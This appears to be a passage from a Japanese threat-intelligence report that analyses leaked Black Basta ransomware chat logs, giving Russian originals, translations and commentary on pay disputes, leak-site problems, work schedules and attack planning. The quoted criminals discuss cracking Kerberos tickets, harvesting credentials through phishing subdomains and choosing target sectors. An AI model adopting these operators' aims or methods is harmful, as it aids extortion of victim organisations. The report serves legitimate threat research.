この会話では、nickolas と gg が過去 4 年間の人的投資や支援を振り返り、信頼関係や報告の欠如による失望感を共有している。nickolas は、チーム育成と資源配分における自身の貢献を強調しながら、成果や動向を他人から知らされたことに対する失望感を率直に伝えている。一方 gg は、経験則に裏打ちされた実利的な姿勢を見せつつも、nickolas の心情には一定の理解を示している。このやりとりからは、犯罪者集団におけるリーダーシップ、信頼の非対称性、そして人的関係に対する温度差が見て取れる。

報酬条件を巡る対立と関係悪化の様子

日本語訳	原文
[2024-05-29 14:32:26][gg]：> <@nickolas:talks.icu> 何でも共有していいよ、俺はどこかで内部のペンテストチームを強化したかったけど、今は拒否されたところだ。あいつらはもう何年もここにいるけど、まともなことは何も学んでいないから成長しないよ。 [2024-05-29 14:32:33][gg]：あいつらと一緒じゃ遠くまで行けないよ [2024-05-29 14:32:41][gg]：俺たちが作れるようなネットワークを、あいつらには絶対に展開できない [2024-05-29 14:32:52][gg]：そんなに早く、しかも高品質には無理だ [2024-05-29 14:33:31][nickolas]：今ちょうど人員を入れ替えていて、どういう構成にするかイメージはある [2024-05-29 14:33:46][nickolas]：だからこそ、優れたネットワークは君に任せてる。君の方がリソースがあるからね [2024-05-29 14:34:05][gg]：分かった、協力体制を見直すよ。そんな返答は予想してなかった ～～～ 中略 ～～～ [2024-05-29 14:41:03][gg]：> <@usernamegg:matrix.bestflowers247.online> 100% - 20%(ローカル) = 80%、これを 2 で割る = 各自 40%。* 君とはパートナーだと思ってたから、こんな条件を提示した。普通は外部から来た人には 15%以上は渡さないし、成長しても 30%が限度だ。君はいきなり 40%もらった。新しいターゲットがあれば条件は見直すし、今取り組んでいる案件についても条件は再検討するよ。 [2024-05-29 14:42:43][nickolas]：外部から？君は 3 年以上の付き合いを忘れたのか？渡河中に馬を替えるなというだろう。君の条件を受けたんだから、ちゃんと守ってくれ。そうじゃないと、めちゃくちゃだよ。 [2024-05-29 14:42:58][nickolas]：分かったよ、好きにすればいい	2024-05-29 14:32:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Можно делится всем, мне вот где то нужно внутреннюю команду по пентесту прокачивать, но я в моменте получил отказ. ты их не прокачаешь, они уже столько лет сидят тут и ничего толкового не узнали 2024-05-29 14:32:33, @usernamegg:matrix.bestflowers247.online, ты с ними далеко не уедешь 2024-05-29 14:32:41, @usernamegg:matrix.bestflowers247.online, они не раскрутят эти сетки которые можем делать мы 2024-05-29 14:32:52, @usernamegg:matrix.bestflowers247.online, так быстро и качественно 2024-05-29 14:33:31, @nickolas:talks.icu, У меня сейчас обновляется штат, в голове есть конфигурация как это может выглядеть. 2024-05-29 14:33:46, @nickolas:talks.icu, По этому я и отдаю очень хорошие сети тебе, потому что у тебя больше ресурса. 2024-05-29 14:34:05, @usernamegg:matrix.bestflowers247.online, ладно, я пересмотрю наше сотрудничество. Я не ожидал такого ответа. [omitted] 2024-05-29 14:41:03, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 100% - 20%(локе) = 80% это / 2 = по 40% каждому. * я думал мы партнеры по этому дал тебе такие условия, обычно те кто приходят с улицы больше 15% не получают и выростают до 30% а ты с порога 40% получил, если будут новые таргеты я пересмотрю свои условия и с теми которые сейчас в работе тоже условия будут пересмотрены.

[2024-05-29 14:43:23][nickolas]：このやりとりをコルテスに送るよ
[2024-05-29 14:43:25][nickolas]：じゃあ、元気で
[2024-05-29 14:47:15][gg]：>
<@nickolas:talks.icu> 外部から？君は3年以上の付き合いを忘れたのか？ > > 渡河中に馬を替えるなって言うけど、俺たちは君の条件を受け入れたんだ、だったら君も条件を守るべきだよ。君がどれだけここにいなかったか、それでも君のために場所を空けてサポートしてきた。それを君は感謝しないようだな。
ターゲットには困ってないし、仕事は山ほどある。俺たちは大きなボリュームをこなせる。もちろん、自分たちのやり方で進めていくよ。コルテスはいいやつで、いつでもオープンな姿勢だし、彼も俺も成果を共有してる。
でも今の君の態度は残念だ。まあ、君の自由だけどね。
[2024-05-29 14:47:47][gg]：ご多幸を祈るよ
[2024-05-29 15:07:29][nickolas]：面白いね、条件を一方的に今から全部見直すって言い出す人とどうやって仕事すればいいんだ？みんな呆れてるよ
～～～ 中略 ～～～
[2024-05-29 15:57:31][nickolas]：>
<@usernamegg:matrix.bestflowers247.online> 友よ、のんびりしてる暇はないんだ、仕事が山ほどある。…直接会って話そう。ここでやりとりする話じゃない。
どうだい、どこに行けばいい？ちゃんと話し合わないと、今の状況は本当に意味が分からないよ。

2024-05-29 14:42:43, @nickolas:talks.icu, С улицы ? Ты наверно забыл более 3х лет сотрудничества. Коней на переправе не меняют, мы тебе отдали под условия, ты будь добр исполняй условия, а то получается какая то фигня.
2024-05-29 14:42:58, @nickolas:talks.icu, Хорошо, делай как хочешь.
2024-05-29 14:43:23, @nickolas:talks.icu, скину эту переписку кортесу
2024-05-29 14:43:25, @nickolas:talks.icu, всего хорошего
2024-05-29 14:47:15, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> С улицы ? Ты наверно забыл более 3х лет сотрудничества. > > Коней на переправе не меняют, мы тебе отдали под условия, ты будь добр исполняй условия, а то получается какая то фигня. Тебя не было сколько тут времени и все равно к тебе должное отношение сохранилось. Сохранили твое место так скажем и поддержали тебя. А ты видимо не ценишь. У нас все хорошо по таргетам, работы ну прям хватает, мы можем поглощать большой объем. Конечно мы будем делать так как считаем нужными. Кортес парень нормальный и всегда открыт к любому лиалогу и всегда как он так и я делимся всеми наработками. А ты вот себя сейчас показываешь не с самой хорошей стороны, дело твое.
2024-05-29 14:47:47, @usernamegg:matrix.bestflowers247.online, Всех благ.
2024-05-29 15:07:29, @nickolas:talks.icu, Вот интересно, как иметь дела с людьми, которые могут сказать в моменте, все условия которые я обещал, я пересмотрю в одностороннем порядке ? Все просто в ахуе)
[omitted]
2024-05-29 15:57:31, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online>

	друг, некогда вату катать , очень много работы... приезжай я тебя лично увижу и тебе лично все скажу. тут это не тот разговор. Давай, куда приезжать? Надо это все прогооврить, а то сейчас абсолютно непонятная ситуация.

この会話は、gg と nickolas 間における報酬配分・チーム体制・信頼関係の崩壊を示す内部対立の記録である。gg は長期関与者である nickolas に対して「外部から来た人」扱いをすることで、協力関係の再定義と報酬 40%見直しを主張している。一方、nickolas はこれを「約束の破棄」ととらえ、3 年以上の付き合いを強調して反発。感情的な応酬が続いた後、「このやりとりをコルテスに送る」という発言により、対立が組織的なエスカレーションの様相を帯びている。さらに、両者は作業量や貢献を根拠に自らの正当性を主張しており、協業における役割認識や公平性のズレが原因で信頼が揺らいでいることが明白である。最終的に対面での話し合いが提案されているものの、すでに関係は深刻にこじれており、パートナーシップの分裂リスクが極めて高い局面といえる。

Black Basta の内部チャットよりフォーラムを優先した依頼処理に対する不満表明

日本語訳	原文
2023-11-06 16:39:28][gg]：金曜日に同じ Kerberos チケットを渡したのに復号してくれなかったのに、今日それを高値でフォーラムに出したらすぐに復号してくれたよね！これってどういうこと？一体どこに処理能力を振り向けてるの？ [2023-11-06 16:40:35][hunter]：やあ [2023-11-06 16:40:52][gg]：なんか胡散臭いにおいがするよ [2023-11-06 16:40:56][gg]：正直かなり気分悪い [2023-11-06 16:41:04][gg]：みんな怒ってるよ、マジで [2023-11-06 16:41:29][hunter]：君がここ（このチャット）で送ってくるものは優先的に処理してるよ。フォーラムのやつには、金曜日の時点ではあれらは無かったんだ。 [2023-11-06 16:41:49][gg]：いや、こっち（チャット）では止めてないよ。 [2023-11-06 16:41:55][gg]：どうしてそうなるの？ [2023-11-06 16:42:04][gg]：あれらは今も必要なんだよ。	2023-11-06 16:39:28, @usernamegg:matrix.bestflowers247.online, в пятницу мы скидывали те же самые кербы вы не ресшифровали, сегодня я выкладываю те же самые кербы по бешенному прайсу на форму и вы сразу тут как тут расшифровали! это как понимать вообще? вы куда свои мощности направляете ? 2023-11-06 16:40:35, @usernamehunter:matrix.bestflowers247.online, привет 2023-11-06 16:40:52, @usernamegg:matrix.bestflowers247.online, хуйней какой то то пахнет 2023-11-06 16:40:56, @usernamegg:matrix.bestflowers247.online, аж неприятно мне 2023-11-06 16:41:04, @usernamegg:matrix.bestflowers247.online, мы тут все переплювались 2023-11-06 16:41:29, @usernamehunter:matrix.bestflowers247.online, то что ты скидываешь тут, я отрабатываю в приоритете, то что на форуме, в пятницу этих не было

	2023-11-06 16:41:49, @usernamegg:matrix.bestflowers247.online, да я не стопал их тут 2023-11-06 16:41:55, @usernamegg:matrix.bestflowers247.online, как так то ? 2023-11-06 16:42:04, @usernamegg:matrix.bestflowers247.online, они до сих пор нужны были

内部チャットよりもフォーラム上の処理が優先されたことに対して強い不満を表明している。hunter はフォーラムでは確認できなかったと釈明するも、gg は納得しておらず、信頼関係に影響が出ている様子がうかがえる。

リークサイト改修を依頼する様子

日本語訳	原文
[2023-11-02 08:48:13][gg]：クソだ [2023-11-02 08:48:14][gg]：ふう [2023-11-02 08:48:23][gg]：一体どうやってこんなもの作れたんだ？ [2023-11-02 08:48:27][gg]：俺はどこを見てたんだ、教えてくれ？ [2023-11-02 08:48:35][gg]：お前がブログを作ってた時、俺は何をしてたんだ？ ～～～ 中略 ～～～ [2023-11-02 08:49:53][yy]： <@usernamegg:matrix.bestflowers247.online> お前がブログを作ってた時、俺は何をしてたんだ？　ちゃんと作られてるよ、速度とブログの動作は関係ない ～～～ 中略 ～～～ [2023-11-02 08:51:56][gg]：もう議論したくないし、こんなもの見たくもない [2023-11-02 08:52:50][gg]：この恐ろしいブログには何もアップロードしたくないし、労力も使いたくない。どうせ何もダウンロードできないから。今すぐ全部修正しろ。これは我々の最も重要な武器なのに、こんなにひどく設定してしまった。	2023-11-02 08:48:13, @usernamegg:matrix.bestflowers247.online, хуета 2023-11-02 08:48:14, @usernamegg:matrix.bestflowers247.online, пфу 2023-11-02 08:48:23, @usernamegg:matrix.bestflowers247.online, как блять так сделать можно было ? 2023-11-02 08:48:27, @usernamegg:matrix.bestflowers247.online, куда я смотрел скажи мне ? 2023-11-02 08:48:35, @usernamegg:matrix.bestflowers247.online, чем я был занят в этотм момент когда ты пилил блог ? [omitted] 2023-11-02 08:49:53, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> чем я был занят в этотм момент когда ты пилил блог ？　так он нормально сделан причем тут скорость до работы блога) [omitted] 2023-11-02 08:51:56, @usernamegg:matrix.bestflowers247.online, я даже больше обсуждать не хочу и глаза бы мои это все не видели

	2023-11-02 08:52:50, @usernamegg:matrix.bestflowers247.online, я даже заливать ничего не хочу в этот ужастный блог и столько трудов тратить так как все равно выкаччать ничего не могу , исправяй и прямо сейчас это все, должно работать как часы это самое ГЛАВНОЕ наше оружее а мы его так хуево настролили

この会話からは、gg がリークサイトの技術的不備を見過ごしてしまった自分への激しい後悔と、現在の担当者 yy を厳しくとがめる様子が表れている。一方、yy は脅迫データのダウンロードが遅いことと、リークサイト自体の動作品質は別問題だと反論している。しかし gg の怒りは収まらず、高圧的な命令を続け、攻撃活動の中核ツールの不備に対する危機感と、継続する強い憤りがうかがえる。

組織におけるメンバーの稼働状況

深夜時間帯の稼働が常態化していること示唆する会話

日本語訳	原文
[2023-12-06 10:58:20][cameron777]：やあ [2023-12-06 10:58:31][gg]：今日は遅かったね [2023-12-06 10:58:55][cameron777]：夜中の 3 時からここにいて、そのファイルの出力で手こずってた [2023-12-06 10:58:59][cameron777]：朝になってやっと寝たよ [2023-12-06 11:27:56][cameron777]：他の EU もやってる？あと AU も [2023-12-06 11:28:09][cameron777]：* UK 以外の EU もやってる？AU も？ [2023-12-06 11:33:15][gg]：うん	2023-12-06 10:58:20, @cameron777:matrix.org, privet 2023-12-06 10:58:31, @usernamegg:matrix.bestflowers247.online, ты поздний сегодня 2023-12-06 10:58:55, @cameron777:matrix.org, s 3 i nochi bil tut vozilsya s etim vidachey fayla 2023-12-06 10:58:59, @cameron777:matrix.org, utrom tolko spal 2023-12-06 11:27:56, @cameron777:matrix.org, drugie EU beryote ? esho i AU 2023-12-06 11:28:09, @cameron777:matrix.org, * drugie EU beryote krome UK ? esho i AU 2023-12-06 11:33:15, @usernamegg:matrix.bestflowers247.online, да

cameron777 は深夜 3 時から活動していたことを明かしている。緊急的に深夜に作業を行ったのか、普段からフレキシブルに活動しているのかは不明であるが、いずれにせよ会話からは一般的な働き方とはかけ離れた稼働が常態化していることが垣間見える。

活動形態にも階層差があることが分かる会話

日本語訳	原文
[2023-11-28 21:26:22][gg]：君のやる気は好きだよ。休むのはいつか知ってる？） 年末年始と夏だけだよ [2023-11-28 21:26:29][gg]：夏は 2 ヶ月の休みがある [2023-11-28 21:27:02][gg]：年末年始の休みは 12 月 24 日から 1 月 15 日までだよ ） [2023-11-28 21:27:09][gg]：それがうちの主な長期休暇 [2023-11-28 21:27:47][cameron777]：年末年始と夏か ）俺もだよ [2023-11-28 21:27:51][gg]：普段は毎日朝 10 時から夜遅くまで、土日は上層メンバーの休日で、下のメンバーは日曜だけが休み [2023-11-28 21:27:53][cameron777]：夏はそんなに休めないけどね	2023-11-28 21:26:22, @usernamegg:matrix.bestflowers247.online, ну мне нравится твой настрой , мы отдыхаем знаешь когда ? ） в новогодние праздни и летом ） 2023-11-28 21:26:29, @usernamegg:matrix.bestflowers247.online, летом 2 месяца у нас отдыха 2023-11-28 21:27:02, @usernamegg:matrix.bestflowers247.online, в новогодние праздники мы будем отдыхать с 24 декабря и до 15 января) 2023-11-28 21:27:09, @usernamegg:matrix.bestflowers247.online, вот это наши основные каникулы 2023-11-28 21:27:47, @cameron777:matrix.org, в новогодние праздни и летом ） ya tozhe 2023-11-28 21:27:51, @usernamegg:matrix.bestflowers247.online, а так мы каждый день с 10 утра до позднего вечера, сб вс выходные старшего состава а младший состав только вс выходной. 2023-11-28 21:27:53, @cameron777:matrix.org, letom ne osobo

本会話では、gg が組織内の長期休暇制度や日常の作業体制について説明しており、年末年始（12 月 24 日～1 月 15 日）と夏に 2 ヶ月の休暇があることを明示している。さらに、平時は朝 10 時から深夜まで働く体制であり、上層メンバーは週末 2 日間休める一方、下層メンバーは日曜のみという階層的な休日制度が存在することが示されている。組織内の階層差と活動体制がメンバー同士の会話から浮き彫りになっている。

報酬の支払い遅延を示唆する会話

日本語訳	原文
[2023-11-03 14:47:12][w]：支払いが始まったら、もう負荷に対する分は取らないよ。だって俺たちは一つの目的のために働いてるんだからね） [2023-11-03 14:46:51][gg]：うん、ウォレット教えて [2023-11-03 14:47:27][w]：今はまだ支払いがなくて、金なしでいるのはちょっと辛い） [2023-11-03 14:47:46][w]：<Masked : 暗号通貨ウォレット> [2023-11-03 14:47:50][w]：本当にありがとう [2023-11-03 14:51:26][gg]：<Masked : 暗号通貨トランザクション ID> [2023-11-03 14:53:16][w]：ありがとう、届いたよ	2023-11-03 14:47:12, @w:matrixtcFJHPDblmt2rg.network, как выплаты пойдут уже, не буду за нагрузки брать, ибо все ради 1 дела работаем) 2023-11-03 14:46:51, @usernamegg:matrix.bestflowers247.online, да, давай кошель 2023-11-03 14:47:27, @w:matrixtcFJHPDblmt2rg.network, а щас просто пока нет выплат без бабок сидеть не очень) 2023-11-03 14:47:46, @w:matrixtcFJHPDblmt2rg.network, <Masked : 暗号通貨ウォレット> 2023-11-03 14:47:50, @w:matrixtcFJHPDblmt2rg.network, спасибо большое 2023-11-03 14:51:26, @usernamegg:matrix.bestflowers247.online, <Masked : 暗号通貨トランザクション ID> 2023-11-03 14:53:16, @w:matrixtcFJHPDblmt2rg.network, спасибо, пришло

本会話は、w が報酬の未払いを訴え、経済的にひっ迫していることを明らかにしている点が特徴的である。資金面での準備や支払い体制が確立されていないことを示唆しており、組織の運営基盤に不安が残る。gg が自らの判断で送金を行っていることから、正式な経理処理ではなく、属人的かつその場しのぎの対応が行われている可能性を示唆している。

技術的な壁に諦めとも思える発言をする様子

日本語訳	原文
[2024-04-19 10:38:10][lapa]：> <@usernamegg:matrix.bestflowers247.online> 全部同じドメインにあると思う？ サブドメインが使われてるのが見える [2024-04-19 10:38:18][lapa]：つまり、たぶんサーバーは別々になるだろう [2024-04-19 10:38:25][lapa]：まあ、やってみるよ。ブロックされたら仕方ない [2024-04-19 10:39:11][lapa]：理解した限りだと、よく {会社のサブドメイン を作るみたいだ [2024-04-19 10:39:33][lapa]：たぶんそのやり方でメールとパスワードを集めるつもり [2024-04-19 10:44:27][gg]：とにかく週末までに全部のアクセス情報を収集しておいて [2024-04-19 10:44:35][gg]：小規模なところもだ、月曜に夜まで止まらないように [2024-04-19 10:44:41][gg]：今全部見たけど、何もなかった [2024-04-19 10:44:47][gg]：もうどうすればいいか分からん	2024-04-19 10:38:10, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> думаешь все на одном домене？　поддомены смотрю сделаны 2024-04-19 10:38:18, @lapa:matrix.bestflowers247.online, т.е скорее сервера та разные будут 2024-04-19 10:38:25, @lapa:matrix.bestflowers247.online, ладно, попробую, заблочат так заблочат 2024-04-19 10:39:11, @lapa:matrix.bestflowers247.online, как я понял, часто очень сделать `{Поддомен комании 2024-04-19 10:39:33, @lapa:matrix.bestflowers247.online, по такому принципу я наверное и соберу мыло и пасс 2024-04-19 10:44:27, @usernamegg:matrix.bestflowers247.online, главное на выхи поставь все собирать доступы 2024-04-19 10:44:35, @usernamegg:matrix.bestflowers247.online, и мелкие тоже что бы в пн мы не встали до ночи 2024-04-19 10:44:41, @usernamegg:matrix.bestflowers247.online, а то вот сейчас все просмотрели ничего нет 2024-04-19 10:44:47, @usernamegg:matrix.bestflowers247.online, уже не знаю что делать

gg は週末までの「すべてのアクセス情報収集」を指示しており、月曜の活動に向け、持続的侵入に必要な初期アクセス確保を急がせている様子がうかがえる。しかし、諦めとも受け取れる心情をあらわにしており、期待する成果が出ていない状況での焦燥が見て取れる。

停滞感と新戦略模索の様子

日本語訳	原文
[2024-05-13 21:15:19][nickolas]：どうやったらもっと良くなるか、頭を悩ませてる [2024-05-13 21:15:27][gg]：何が？ [2024-05-13 21:15:29][nickolas]：分からない、今日はフィッシング以外にアイデアが全然出てこない [2024-05-13 21:15:50][nickolas]：まあ、全体のスキームをもっと良くして、安定的に成果が出るようにしたいって感じ [2024-05-13 21:16:13][gg]：今のままでも十分うまくいってるよ [2024-05-13 21:16:18][gg]：ただ、別のセクターを狙うべきだな [2024-05-13 21:16:23][gg]：今日は空振りだ	2024-05-13 21:15:19, @nickolas:talks.icu, голову ломаю, как сделать лучше 2024-05-13 21:15:27, @usernamegg:matrix.bestflowers247.online, что 2024-05-13 21:15:29, @nickolas:talks.icu, не знаю, чет туго сегодня с идеями, кроме фишинга 2024-05-13 21:15:50, @nickolas:talks.icu, ну схему всю улучшить, что бы стабильно несло цели. 2024-05-13 21:16:13, @usernamegg:matrix.bestflowers247.online, ну все хорошо и так 2024-05-13 21:16:18, @usernamegg:matrix.bestflowers247.online, просто сектор другой нужно брать 2024-05-13 21:16:23, @usernamegg:matrix.bestflowers247.online, сегодня пусто

この会話では、nickolas が現状の作業内容に限界を感じ、特にフィッシング以外の有効な戦術が思いつかないという思考の停滞がうかがえる。これは、組織全体の成果を安定的に継続させるための仕組みが未整備、もしくは既存の手法が頭打ちになりつつあることを示唆している。gg は現在の成果には一定の満足を示しつつも、ターゲットセクターの見直しを提案しており、当日の「空振り」を受けた反省的な姿勢も見られる。

4.4 その他の興味深いやりとり

メンバー間では技術力の評価、生活面での相談、報酬をめぐる議論などが行われていた他、外部協力者との取引についての会話などが交わされていた。報酬分配に関しては、不公平さに不満が噴出するなど、組織内の対立も存在した。一方で、攻撃実行時には情報共有と連携が機能しており、組織的な犯罪活動を継続する体制が維持されていた。

プライベートが絡んだ話題の相談

作業時間帯の私用申請に対する上司の制止

日本語訳	原文
[2023-10-03 10:52:26][zz]：今は特に何もないから、家にちょっと行ってもいい？空気清浄機を買ったんだけど、不良品っぽい。週末に連絡したんだけど、今あっちから「ここ押せ」「あそこ押せ」ってうるさくてさ [2023-10-03 10:52:43][zz]：片付けたらすぐ戻るよ [2023-10-03 10:53:08][gg]：週末に調整しろ [2023-10-03 10:53:15][gg]：あるいは運転手を送れ [2023-10-03 10:53:21][gg]：今はいつでも仕事が入る可能性ある [2023-10-03 10:53:25][gg]：俺はもう準備に入ってる [2023-10-03 10:53:32][zz]：了解、分かったよ [2023-10-03 10:53:38][zz]：もう何も聞かない [2023-10-03 10:53:54][gg]：君たちは「仕事がある」、俺も「仕事がある」。夜はやることないから遊んでもいいけど、昼間は職場にいてくれ [2023-10-03 10:54:14][zz]：オッケー、了解した	2023-10-03 10:52:26, @usernamezz:matrix.bestflowers247.online, можно отпроситься, пока ничего нет до дома сгонять? купил очиститель воздуха, а он походу бракованный. написал им на выходных. они щас меня заебывают нажмите туда, нажмите сюда 2023-10-03 10:52:43, @usernamezz:matrix.bestflowers247.online, как сделаю сразу обратно 2023-10-03 10:53:08, @usernamegg:matrix.bestflowers247.online, договорись на выходные 2023-10-03 10:53:15, @usernamegg:matrix.bestflowers247.online, или отправь водителя 2023-10-03 10:53:21, @usernamegg:matrix.bestflowers247.online, в любой момент может быть работа сейчас 2023-10-03 10:53:25, @usernamegg:matrix.bestflowers247.online, я настраиваюсь 2023-10-03 10:53:32, @usernamezz:matrix.bestflowers247.online, ок, понял 2023-10-03 10:53:38, @usernamezz:matrix.bestflowers247.online, вопросов больше нет 2023-10-03 10:53:54, @usernamegg:matrix.bestflowers247.online, у вас

	работа"　у меня работа"　ночью нету дел, гуляйте　я не против но днем будьте на рабочих местах 2023-10-03 10:54:14, @usernamezz:matrix.bestflowers247.online, добро, все понял

この会話は、zz が個人的事情により一時的な外出を希望するも、gg から即座に却下される様子である。gg は「今はいつでも仕事が入る可能性がある」と述べ、組織としての即応体制を最優先事項として強調しており、作業中の私用行動を容認しない厳格な姿勢を取っている。zz は理解を示しつつも「もう何も聞かない」とやや感情的に応じているようにも見え、上下間での緊張や指示伝達における温度差が露呈している。

個人的事情による不在と謝罪の様子

日本語訳	原文
[2024-03-28 07:53:51][cob_crypt_ward]：やあ、ごめんね、いなかったんだ [2024-03-28 07:54:02][cob_crypt_ward]：現実世界で家族の問題があってさ [2024-03-28 07:54:19][cob_crypt_ward]：> <@cob_crypt_ward:matrix.bestflowers247.online> やあ、ごめんね、いなかったんだ X86 は必要？ [2024-03-31 20:06:48][cob_crypt_ward]：やあ、俺のビルドはテストできた？ [2024-03-31 20:07:05][cob_crypt_ward]：長くいなかったこと、本当にごめん	2024-03-28 07:53:51, @cob_crypt_ward:matrix.bestflowers247.online, привет, прости за отсутствие 2024-03-28 07:54:02, @cob_crypt_ward:matrix.bestflowers247.online, были семейные проблемы в ирл 2024-03-28 07:54:19, @cob_crypt_ward:matrix.bestflowers247.online, > <@cob_crypt_ward:matrix.bestflowers247.online> привет, прости за отсутствие　нужны X86? 2024-03-31 20:06:48, @cob_crypt_ward:matrix.bestflowers247.online, привет, удалось протестировать мои билды? 2024-03-31 20:07:05, @cob_crypt_ward:matrix.bestflowers247.online, извини пожалуйста еще раз за отстутсвие долгое

本会話では、cob_crypt_ward が一時的な不在の理由として「家族の問題」を挙げ、現実の事情がデジタル領域での活動に影響を与えていることを率直に説明している。作業への継続的な関与意欲も示しており、責任感や誠意が感じられる一方、繰り返される謝罪や個人的事情の丁寧な説明は、休んだことに対する罪悪感や、責任を果たせなかったことへの不安、さらにはチーム内での立場を損ねたくないという萎縮した感情の表れという見方もできる。

新年に恐る恐る連休の許可をとる様子

日本語訳	原文
[2024-01-01 15:56:01][cob_crypt_ward]：3 日間の休みをお願いしたらマズいかな？ [2024-01-01 15:56:07][cob_crypt_ward]：今日と、明日と、明後日だけ？ [2024-01-01 15:56:16][cob_crypt_ward]：別の街に行かないといけなくて、ずっと電車移動になる [2024-01-01 15:56:27][cob_crypt_ward]：それに今日は家族と過ごしてる [2024-01-02 09:14:18][gg]：ゆっくり休んで [2024-01-02 09:14:20][gg]：新年だし [2024-01-02 09:14:27][gg]：3 日までは気にせず休んでいいよ [2024-01-02 21:41:41][cob_crypt_ward]：ありがとう～	2024-01-01 15:56:01, @cob_crypt_ward:matrix.bestflowers247.online, сильно страшно, если я попрошу выходные на три дня? 2024-01-01 15:56:07, @cob_crypt_ward:matrix.bestflowers247.online, на сегодня, завтра и послезавтра? 2024-01-01 15:56:16, @cob_crypt_ward:matrix.bestflowers247.online, мне нужно в другой город ехать, буду в поезде постоянно 2024-01-01 15:56:27, @cob_crypt_ward:matrix.bestflowers247.online, а сегодня с семьей время провожу 2024-01-02 09:14:18, @usernamegg:matrix.bestflowers247.online, отдыхай 2024-01-02 09:14:20, @usernamegg:matrix.bestflowers247.online, новый год 2024-01-02 09:14:27, @usernamegg:matrix.bestflowers247.online, до 3го спокойно 2024-01-02 21:41:41, @cob_crypt_ward:matrix.bestflowers247.online, спасибки

本会話では、cob_crypt_ward が年始の 3 日間にわたる休暇を慎重に申請しており、文体や語調から「迷惑をかけたくない」という気遣いや罪悪感がうかがえる。これに対し、gg は新年という時期を踏まえた柔軟な対応を見せ、「気にせず休んでいい」と励ますことで、心理的負担を軽減させている。cob_crypt_ward の慎重な物言いからは、評価を損なうことを恐れる態度や萎縮した心情が読み取れる。

作業を切り上げて休暇に入る様子

日本語訳	原文
[2024-04-26 10:17:04][gg]：俺は別のやつでやるよ ～～～ 中略 ～～～ [2024-04-26 10:18:13][n3auxaxl]：俺はもうプロセス閉じたよ [2024-04-26 16:00:21][n3auxaxl]：兄弟、もう休みに入るわ [2024-04-26 16:00:25][n3auxaxl]：日曜には連絡取れるようにする [2024-04-26 16:00:32][n3auxaxl]：土曜は休みたいんだ [2024-04-26 16:01:27][n3auxaxl]：良い夜と週末を！	2024-04-26 10:17:04, @usernamegg:matrix.bestflowers247.online, я от другой сделаю [omitted] 2024-04-26 10:18:13, @n3auxaxl:matrix.collectionofmanager.space, я закрыл уже проц 2024-04-26 16:00:21, @n3auxaxl:matrix.collectionofmanager.space, братец, пойду уже отдыхать 2024-04-26 16:00:25, @n3auxaxl:matrix.collectionofmanager.space, буду на связи в ВС 2024-04-26 16:00:32, @n3auxaxl:matrix.collectionofmanager.space, хочу в субботу отдохнуть 2024-04-26 16:01:27, @n3auxaxl:matrix.collectionofmanager.space, хорошего вечера и выходных!

n3auxaxl が「土曜は休みたい」「日曜には連絡取れる」と明言しており、担当している作業を放棄せずに一定の可用性を保つ姿勢がうかがえる。この会話では心理的余裕のある作業内容の調整が成立しており、作業の切り上げと休暇取得が問題なく行われる健全な運用体制が反映されたやりとりである。

サイバー攻撃に関連する話題

変化した時代と技術的適応を振り返る様子

日本語訳	原文
[2024-05-22 09:33:53][nickolas]：難易度がすごく上がった、本当にすごくね。前はほんとに楽だったのに（笑） [2024-05-22 09:33:55][gg]：さらに難しくなってるよ [2024-05-22 09:34:00][gg]：2024 年だぜ、兄弟 [2024-05-22 09:34:06][gg]：奴らもいろんなことを覚えたしな [2024-05-22 09:34:06][nickolas]：クソみたいな年だよな！	2024-05-22 09:33:53, @nickolas:talks.icu, Сложно сильно выросла, сильно очень.　Раньше была вообще фигня) 2024-05-22 09:33:55, @usernamegg:matrix.bestflowers247.online, сложность растет еще 2024-05-22 09:34:00, @usernamegg:matrix.bestflowers247.online, 2024 год братишка

[2024-05-22 09:34:10][nickolas]：マジでクソ（笑） [2024-05-22 09:34:24][nickolas]：年明けからずっとうまくいかなくてさ（笑） [2024-05-22 09:34:39][gg]：年がどうこうじゃなくて、俺らが始めた頃と今じゃ仕組みが全然違うって意味だよ [2024-05-22 09:35:04][nickolas]：まあ 2020 年と 2024 年じゃ確かに差が大きい。でも俺らも進化してるさ [2024-05-22 09:35:16][gg]：それは間違いない [2024-05-22 09:35:22][nickolas]：今のスキルを 2020 年に持ってたらって思うよね（笑） [2024-05-22 09:35:32][nickolas]：マジでとんでもないことになってたわ :） [2024-05-22 09:35:55][gg]：いつもそんなもんだ（笑） [2024-05-22 09:36:00][gg]：俺が奴ら全員やってただろうな [2024-05-22 09:36:03][gg]：財布パンパンだったわ [2024-05-22 09:36:03][nickolas]：同意（笑） [2024-05-22 09:36:35][nickolas]：ただ、別の手段を探さなきゃね… [2024-05-22 09:36:43][nickolas]：ハッキング系の参入ハードルが上がってるよ [2024-05-22 09:37:08][gg]：どこを突けば入れるのかを探さないとな	2024-05-22 09:34:06, @usernamegg:matrix.bestflowers247.online, они там научились многим вещам 2024-05-22 09:34:06, @nickolas:talks.icu, ебанный год! 2024-05-22 09:34:10, @nickolas:talks.icu, вот реально ебанный) 2024-05-22 09:34:24, @nickolas:talks.icu, у меня он с первых дней года не заладился) 2024-05-22 09:34:39, @usernamegg:matrix.bestflowers247.online, я не к тому какой год я к тому что времени когда мы начинали и как все сейчас устроено 2024-05-22 09:35:04, @nickolas:talks.icu, ну 2020 против 2024, конечно, разница огромная, но и мы не стоим на месте тоже. 2024-05-22 09:35:16, @usernamegg:matrix.bestflowers247.online, это да 2024-05-22 09:35:22, @nickolas:talks.icu, вот наши бы текущие навыки, да в 2020 год =) 2024-05-22 09:35:32, @nickolas:talks.icu, пиздец бы чего было :) 2024-05-22 09:35:55, @usernamegg:matrix.bestflowers247.online, так всегда) 2024-05-22 09:36:00, @usernamegg:matrix.bestflowers247.online, я бы их в рот всех выебал 2024-05-22 09:36:03, @usernamegg:matrix.bestflowers247.online, кошелек бы лопнул 2024-05-22 09:36:03, @nickolas:talks.icu, согласен) 2024-05-22 09:36:35, @nickolas:talks.icu, Надо просто искать альтернативы... 2024-05-22 09:36:43, @nickolas:talks.icu, Порог входа во всякие взломы просто повышается 2024-05-22 09:37:08, @usernamegg:matrix.bestflowers247.online, нужно найти куда бить что бы зайти

